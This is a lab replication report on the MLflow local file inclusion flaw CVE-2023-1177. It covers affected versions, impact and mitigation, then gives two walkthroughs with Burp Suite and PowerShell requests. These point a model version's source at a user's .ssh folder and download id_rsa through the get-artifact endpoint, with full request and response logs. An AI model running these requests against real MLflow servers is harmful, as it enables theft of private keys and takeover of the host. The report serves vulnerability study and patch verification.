

## MLflow LFI/RFI Vulnerability (CVE-2023-1177)<sup>1</sup>

### Description:

MLflow versions **before 2.2.1** are vulnerable to Local File Inclusion (LFI) due to insufficient sanitization of user input in the API for retrieving model versions and registered models. An adversary could exploit this to read arbitrary files on the server's filesystem.

### Impact:

1. Information disclosure of sensitive server files (e.g., configuration files, keys).
2. Potential system compromise if the attacker can gain unauthorized access to critical system files.

### Affected Users:

1. Users of the MLflow Open Source Project who:
2. Host the MLflow Model Registry using mlflow server or mlflow ui commands.
3. Use an MLflow version older than 2.2.1.
4. Do not restrict access to their MLflow server (e.g., no authentication).

### Mitigation:

1. Upgrade to MLflow 2.2.1 or later (addresses the vulnerability).
2. Implement access control measures for your MLflow server.

### Resources Employed:

<https://huntr.com/bounties/1fe8f21a-c438-4cba-9add-e8a5dab94e28>

<https://protectai.com/blog/hacking-ai-system-takeover-exploit-in-mlflow><sup>2</sup>

<https://huntr.com/get-started/tutorial>

<https://github.com/protectai/ai-exploits/tree/main/mlflow>

---

<sup>1</sup> Report prepared by Saima Ahmed : Testing the LFI vulnerability in MLflow version 2.1.1.

<sup>2</sup> Ver. 2.2.1 patched the vuln., as it wasn't allowed to give a local file path in the JSON parameter field (source).  
Invoke-WebRequest : {"error\_code": "INVALID\_PARAMETER\_VALUE", "message": "Model version source cannot be a local path: 'file:///C:/Users/ahmed/.ssh'"}  
be a local path: 'file:///C:/Users/ahmed/.ssh'}

## Replicating the MLflow LFI/RFI Vulnerability

### Setting Up the Environment:

This section details my investigation into MLflow's API using Burp Suite. The investigation leveraged command-line tools, specifically Windows PowerShell and Git Bash.

#### 1. MLflow Installation:

```
pip install mlflow==2.1.1
```

#### 2. Burp Suite Integration:

Burp Suite, a web proxy tool, was used to intercept and analyze all communication between the client and the MLflow server. It will examine the API requests and responses made by MLflow.

```
set HTTP_PROXY=http://127.0.0.1:8080
```

```
set HTTPS_PROXY=http://127.0.0.1:8080
```

#### 3. Experiment Creation:

An experiment was created using MLflow run with the sklearn\_elasticnet\_wine example script. This demonstrates running an MLflow experiment and populating it with data. A virtual environment (myenv1) was created and activated to isolate dependencies. These commands are executed on git bash.

```
mkdir mlflowui
```

```
cd mlflowui
```

```
cp -r ../mlflow/examples/sklearn_elasticnet_wine .
```

```
python -m venv myenv1
```

```
. myenv1/Scripts/activate
```

```
pip install mlflow==2.1.1 pandas
```

```
mlflow run --env-manager=local sklearn_elasticnet_wine -P alpha=0.5
```

```
mlflow run --env-manager=local sklearn_elasticnet_wine -P alpha=0.6
```

#### 4. MLflow UI Launch:

The MLflow ui command was used to launch the MLflow User Interface (UI) server. This UI likely provides a way to visualize and interact with the created experiment.

```
mlflow ui --host 127.0.0.1 --port 8002
```

#### 5. During the experiment creation, MLflow offers the option to specify a directory for storing objects. It's noted that this path seems configurable, suggesting a potential vulnerability point for further analysis. Also, each experiment is registered as a model in the UI server and the HTTP traffic is captured in the Burp Suite.

#### 6. Experiments are created in the C:\Users\ahmed\mlflowui\mlruns\0 folder, each experiment is assigned a run\_id and stored in the mlruns\0\run\_id folder as shown in fig. 1.

#### 7. Models registered with each experiment are stored in the C:\Users\ahmed\mlflowui\mlruns\models\test3\version-no folder.




Fig.1 : MLflow Experiments in UI interface




Fig.2 : MLflow Experiments with run\_id in the UI interface

8. While the experiments were run in the command prompt and models were registered in the UI interface, all this was captured in the Burp Suite in the HTTP traffic format. POST/model-versions/create HTTP traffic is captured in Burp Suite along with the file path (source) , model name and run\_id.
9. Each time when a request is being sent in a repeater tap, a response will be generated. Here in fig. 3, it is received with a HTTP 200 OK (successful), with a new version of the model. Note that

in the response section it has various fields such as model name, version, and source i.e., local file location etc.




Fig.3 : POST method with model-versions/create API traffic captured in Burp Suite

10. One can manually change the file path via Burp Suite request window and it will reflect on the MLflow UI server and in this way can point to other file locations on the machine as the user.

- The new file path was changed at the source in the request field of the repeater. And the response was successful with HTTP 200 OK status showing that it was changed at the server side as shown in fig.4.
- In this case there will be a changed meta.yaml file at the disk stored location of models with the changed source field (new URL). It shows the model name, version and run\_id.




Fig.4 : Create model-versions API traffic with a changed file path

```

creation_timestamp: 1717362610339
current_stage: None
description: ''
last_updated_timestamp: 1717362610339
name: test3
run_id: e4516257d4aa41d8b2a904765c651043
run_link: ''
source: file:///C:/Users/ahmed/.ssh
status: READY
status_message: null
user_id: null
version: 11

```

Fig.5 : Meat.yaml file

- c. Also, the get-artifact API request and response log showed 500 internal server error, because of the changed URL field in fig. 6. The GET/model-versions/get-artifact endpoint API is used to retrieve a specific version of an artifact in model versions and return data from the artifact path folder.
- d. If you make a request for other versions of the model where you haven't changed the file path, it would not show 500 internal error. It is shown in Fig. 7, where the MLmodel file contents and the status code HTTP 200 OK was received. (successful).

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /model-versions/get-artifact?path=MLmodel&name=test3&version=11 HTTP/1.1		1 HTTP/1.1 500 INTERNAL SERVER ERROR	
2 Host: 127.0.0.1:8002		2 Connection: close	
3 sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"		3 Content-Length: 265	
4 sec-ch-ua-mobile: ?0		4 Content-Type: text/html; charset=utf-8	
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36		5 Date: Sun, 02 Jun 2024 22:07:58 GMT	
6 sec-ch-ua-platform: "Windows"		6 Server: mflow	
7 Accept: */*		7	
8 Sec-Fetch-Site: same-origin		8 <!doctype html>	
9 Sec-Fetch-Mode: cors		9 <html lang=en>	
10 Sec-Fetch-Dest: empty		10 <title>	
11 Referer: http://127.0.0.1:8002/		11 500 Internal Server Error	
12 Accept-Encoding: gzip, deflate		12 </title>	
13 Accept-Language: en-US,en;q=0.9		13 <h1>	
14 Connection: close		14 Internal Server Error	
15		15 </h1>	
16		16 <p>	
		17 The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.	
		18 </p>	

Fig.6 : Get-artifact API traffic data log with HTTP 500 internal server error

11. The model-version get-artifact call was spotted in Burp Suite HTTP traffic and it has various fields e.g., URL path, name and version of the model. I couldn't find the exact format in MLflow documentation. These GET/HTTP logs were generated when model versions were created because of any appropriate change/s.




Fig.7 : Get-artifact API traffic response with HTTP 200 OK status

12. Next step was to change the GET/model-versions/get-artifact endpoint path. While executing this in the request window of the repeater, provide the correct version of the model where you have changed the source field. In this way, the pointed path (path=id\_rsa) led to the sensitive file location, in our case the SSH keys which can login to a server without the need of the password.

a. Used a small HTTP request

GET

`http://127.0.0.1:8002/model-versions/get-artifact?path=id_rsa&name=test3&version=1`

Content-Length: 151

Host: 127.0.0.1:8002

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36

Using this retrieved SSH key, one can gain terminal access to the host running the MLflow server and exploit other sensitive information such as aws credentials and web server sql configs.




Fig.8 : Get-artifact API response with HTTP 200 OK status and display of SSH keys

## Replicating the MLflow LFI/RFI Vulnerability (Method 2)

1. Start the MLflow server.

```
C:\Users\ahmed> mlflow ui --host 127.0.0.1 --port 8008
```

2. Create a model and then create a model version so that testing can be done for LFI vulnerability by setting a local file path to the folder location by modifying the source field in JSON parameters. In this case, set the JSON parameter source to `file:///C:/Users/ahmed/.ssh` so that SSH private keys can be accessed. For this purpose I used Windows powershell command prompt.

```
Invoke-WebRequest -Method Post -Uri
```

```
"http://127.0.0.1:8008/ajax-api/2.0/mlflow/model-versions/create"
```

```
-Headers @{
```

```
    "Host" = "127.0.0.1:8008"
```

```
    "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

```
    AppleWebKit/537.36 KHTML, like Gecko) Chrome/58.0.3029.110  
    Safari/537.3"
```

```
    "Accept" = "/"
```

```

"Accept-Language" = "en-US,en;q=0.5"
"Accept-Encoding" = "gzip, deflate"
"Referer" = "http://127.0.0.1:8008/"
"Content-Type" = "application/json; charset=utf-8"
"Origin" = "http://127.0.0.1:8008"
"Sec-Fetch-Dest" = "empty"
"Sec-Fetch-Mode" = "cors"
"Sec-Fetch-Site" = "same-origin"
} -Body '{"name":"AJAX-API","source":"file:///C:/Users/ahmed/.ssh"}'
-UseBasicParsing

```

```

PS C:\Users\ahmed> Invoke-WebRequest -Method Post -Uri "http://127.0.0.1:8008/ajax-api/2.0/mlflow/model-versions/create"
-headers @{
>> "Host" = "127.0.0.1:8008"
>> "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3"
>> "Accept" = "/"
>> "Accept-Language" = "en-US,en;q=0.5"
>> "Accept-Encoding" = "gzip, deflate"
>> "Referer" = "http://127.0.0.1:8008/"
>> "Content-Type" = "application/json; charset=utf-8"
>> "Origin" = "http://127.0.0.1:8008"
>> "Sec-Fetch-Dest" = "empty"
>> "Sec-Fetch-Mode" = "cors"
>> "Sec-Fetch-Site" = "same-origin"
>> } -Body '{"name":"AJAX-API","source":"file:///C:/Users/ahmed/.ssh"}' -UseBasicParsing

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "model_version": {
                      "name": "AJAX-API",
                      "version": "1",
                      "creation_timestamp": 1717456168175,
                      "last_updated_timestamp": 1717456168175,
                      "current_stage": "None",
                      "description": ...
                    }
                  }

RawContent       : HTTP/1.1 200 OK
                  Content-Length: 315
                  Content-Type: application/json
                  Date: Mon, 03 Jun 2024 23:09:28 GMT
                  Server: mlflow

                  {
                    "model_version": {
                      "name": "AJAX-API",
                      "version": "1",
                      "cre...
                  }

Forms           :
Headers         : [[Content-Length, 315], [Content-Type, application/json], [Date, Mon, 03 Jun 2024 23:09:28 GMT],
                  [Server, mlflow]]

```

Fig.9 : Model version creation with the path set to the SSH folder.

3. Next is to get artifacts to send an HTTP GET request to the specified URI  
[http://127.0.0.1:8008/model-versions/get-artifact?path=id\\_rsa&name=AJAX-API&version=1](http://127.0.0.1:8008/model-versions/get-artifact?path=id_rsa&name=AJAX-API&version=1))

The powershell command used for this is:

```

$header = @{
    "Host" = "127.0.0.1:8008"
    "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3"
    "Accept" =
    "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
    "Accept-Language" = "en-US,en;q=0.5"
}

```



```

"Accept-Encoding" = "gzip, deflate"
"Upgrade-Insecure-Requests" = "1"
"Sec-Fetch-Dest" = "document"
"Sec-Fetch-Mode" = "navigate"
"Sec-Fetch-Site" = "none"
"Sec-Fetch-User" = "?1"
}
Invoke-WebRequest -Method Get -Uri
"http://127.0.0.1:8008/model-versions/get-artifact?path=id_rsa&name=AJAX-API&version=1" -Headers $Header -UseBasicParsing

```

```

PS C:\Users\ahmed> $Header = @{
>> "Host" = "127.0.0.1:8008"
>> "User-Agent" = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3"
>> "Accept" = "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
>> "Accept-Language" = "en-US,en;q=0.5"
>> "Accept-Encoding" = "gzip, deflate"
>> "Upgrade-Insecure-Requests" = "1"
>> "Sec-Fetch-Dest" = "document"
>> "Sec-Fetch-Mode" = "navigate"
>> "Sec-Fetch-Site" = "none"
>> "Sec-Fetch-User" = "?1"
>> }
PS C:\Users\ahmed> Invoke-WebRequest -Method Get -Uri "http://127.0.0.1:8008/model-versions/get-artifact?path=id_rsa&name=AJAX-API&version=1" -Headers $Header -UseBasicParsing

StatusCode      : 200
StatusDescription : OK
Content         : {45, 45, 45, 45...}
RawContent      : HTTP/1.1 200 OK
                  Content-Disposition: attachment; filename=id_rsa
                  Content-Length: 2655
                  Cache-Control: public, max-age=43200
                  Content-Type: application/octet-stream
                  Date: Mon, 03 Jun 2024 23:15:13 G...
Headers         : {[Content-Disposition, attachment; filename=id_rsa], [Content-Length, 2655], [Cache-Control, public, max-age=43200], [Content-Type,
                  application/octet-stream]...}
RawContentLength : 2655

```

Fig.10 : Model-versions/get artifacts with path set to id\_rsa output

Request		Response			
	Pretty Raw Hex	Pretty	Raw	Hex	Render
1	GET /ajax-api/2.0/mlflow/registered-models/search?filter=&max_results=10&order_by=name+ASC HTTP/1.1	1	HTTP/1.1 200 OK		
2	Host: 127.0.0.1:8008	2	Connection: close		
3	sec-ch-ua: "Not-A-Brand";v="99", "Chromium";v="112"	3	Content-Length: 562		
4	sec-ch-ua-platform: "Windows"	4	Content-Type: application/json		
5	sec-ch-ua-mobile: ?0	5	Date: Mon, 03 Jun 2024 23:50:26 GMT		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36	6	Server: mlflow		
7	Content-Type: application/json; charset=utf-8	7			
8	Accept: */*	8	{		
9	Sec-Fetch-Site: same-origin	9	"registered_models": [		
10	Sec-Fetch-Mode: cors	10	{		
11	Sec-Fetch-Dest: empty	11	"name": "AJAX-API",		
12	Referer: http://127.0.0.1:8008/	12	"creation_timestamp": 1717450893789,		
13	Accept-Encoding: gzip, deflate	13	"last_updated_timestamp": 1717450893789,		
14	Accept-Language: en-US,en;q=0.9	14	"latest_versions": [		
15	Connection: close	15	{		
16		16	"name": "AJAX-API",		
17		17	"version": "1",		
18		18	"creation_timestamp": 1717456168175,		
19		19	"last_updated_timestamp": 1717456168175,		
20		20	"current_stage": "None",		
21		21	"description": "",		
22		22	"source": "file:///C:/Users/ahmed/.ssh",		
23		23	"run_id": "",		
24		24	"status": "READY",		
25		25	"run_link": ""		
26		26	}		
